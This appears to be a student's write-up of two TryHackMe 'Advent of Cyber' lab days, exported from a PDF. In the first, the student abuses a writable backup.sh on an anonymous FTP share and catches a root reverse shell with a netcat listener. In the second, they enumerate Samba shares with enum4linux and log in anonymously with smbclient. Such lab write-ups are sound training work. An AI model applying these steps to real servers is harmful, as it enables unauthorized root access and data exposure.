drwxr-xr-x  2 0          0          4096 Nov 16  2020 elf_workshops  
drwxr-xr-x  2 0          0          4096 Nov 16  2020 human_resources  
drwxrwxrwx  2 65534     65534       4096 Nov 16  2020 public  
226 Directory send OK.
```


Question 2

Backup.sh is an executable script

```
ftp> cd public
250 Directory successfully changed.
ftp> ls -a
229 Entering Extended Passive Mode (|||7267|)
150 Here comes the directory listing.
drwxrwxrwx   2 65534   65534   4096 Nov 16  2020 .
drwxr-xr-x   6 65534   65534   4096 Nov 16  2020 ..
-rwxr-xr-x   1 111     113     341 Nov 16  2020 backup.sh
-rw-rw-rw-   1 111     113     24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> █
```

Question 3

The Polar Express Movie is on santa's shopping list



The screenshot shows a terminal window with a menu bar (File, Actions, Edit, View, Help) and a title bar. The prompt is `(1211102272@kali)-[~]`. The user enters `$ cat shoppinglist.txt`, and the output is `The Polar Express Movie`. The prompt is then `(1211102272@kali)-[~]` with a cursor.

Question 4

Change the contents of the .sh file, set up net cat and reupload the script to gain root access, then concatenate the THM flag

```

ftp> ls
229 Entering Extended Passive Mode (|||52501|)
150 Here comes the directory listing.
-rwxr-xr-x  1 111  113      268 Jun 25 04:10 backup.sh
-rw-rw-rw-  1 111  113      24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||39658|)
150 Ok to send data.
100% |*****| 268      2.90 MiB/s   00:00 ETA
226 Transfer complete.
268 bytes sent in 00:00 (0.65 KiB/s)
ftp>

```

Note that the script that we have uploaded may take a minute to
Netcat listener on the device that you are working from, and have

THM(even_you_can_be_santa)

```

1211102272@kali: ~
File Actions Edit View Help
(1211102272@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
^C
(1211102272@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.0.236] from (UNKNOWN) [10.10.148.22] 53308
bash: cannot set terminal process group (1271): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM(even_you_can_be_santa)
root@tbfc-ftp-01:~#

```

Thought Process/ Methodology:

When we use the ftp to connect to the server, the "Public" directory is available for access, we found out there was a backup.sh which we can use it to exploit for access. Santa had a shopping list saying he wanted to watch The Polar Express Movie. After that, we downloaded the script, changed the contents, mean while we set up netcat for a listener port, after that we uploaded the file back to gain root access, we outputted the contents with cat to find the THM flag.

Day 10: Networking - Don't be

sElfish!Tools Used: Kali Linux,

samba Question 1

Displaying all the users on samba server

```

user:[elfmcelferson] rid:[0x3e9]

===== ( Share Enumeration on 10.10.64.58 ) =====
=====

Sharename      Type      Comment
-----
tbfc-hr        Disk      tbfc-hr
tbfc-it        Disk      tbfc-it
tbfc-santa     Disk      tbfc-santa
IPC$           IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
TBFC-SMB-01     TBFC-SMB

[+] Attempting to map shares on 10.10.64.58
//10.10.64.58/tbfc-hr Mapping: DENIED Listing: N/A Writing: N/A
//10.10.64.58/tbfc-it Mapping: DENIED Listing: N/A Writing: N/A
//10.10.64.58/tbfc-santa Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.10.64.58/IPC$ Mapping: N/A Listing: N/A Writing: N/A
enum4linux complete on Sat Jun 25 12:40:43 2022

```

Question 2

Shares on the server

```

Sharename      Type      Comment
-----
tbfc-hr        Disk      tbfc-hr
tbfc-it        Disk      tbfc-it
tbfc-santa     Disk      tbfc-santa
IPC$           IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
ecting with SMB1 for workgroup listing.

```

Question 3

Logging into share

```
(1211102272@kali)-[~]
$ smbclient //10.10.64.58/tbfc-santa
Password for [WORKGROUP\1211102272]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Thu Nov 12 10:12:07 2020
..               D           0   Thu Nov 12 09:32:21 2020
jingle-tunes     D           0   Thu Nov 12 10:10:41 2020
note_from_mcskidyt.txt N       143  Thu Nov 12 10:12:07 2020

10252564 blocks of size 1024. 5369404 blocks available
```

Question 4

Directory left for santa

```
jingle-tunes     D           0   Thu Nov 12 10:10:41 2020
note_from_mcskidyt.txt N       143  Thu Nov 12 10:12:07 2020
```

Thought Process/ Methodology:

We used enum4linux to display all the users on the samba server. As well as shares on the server. We found out there was a share which didn't require a password for login. There is a directory left for santa called Jingle Tunes.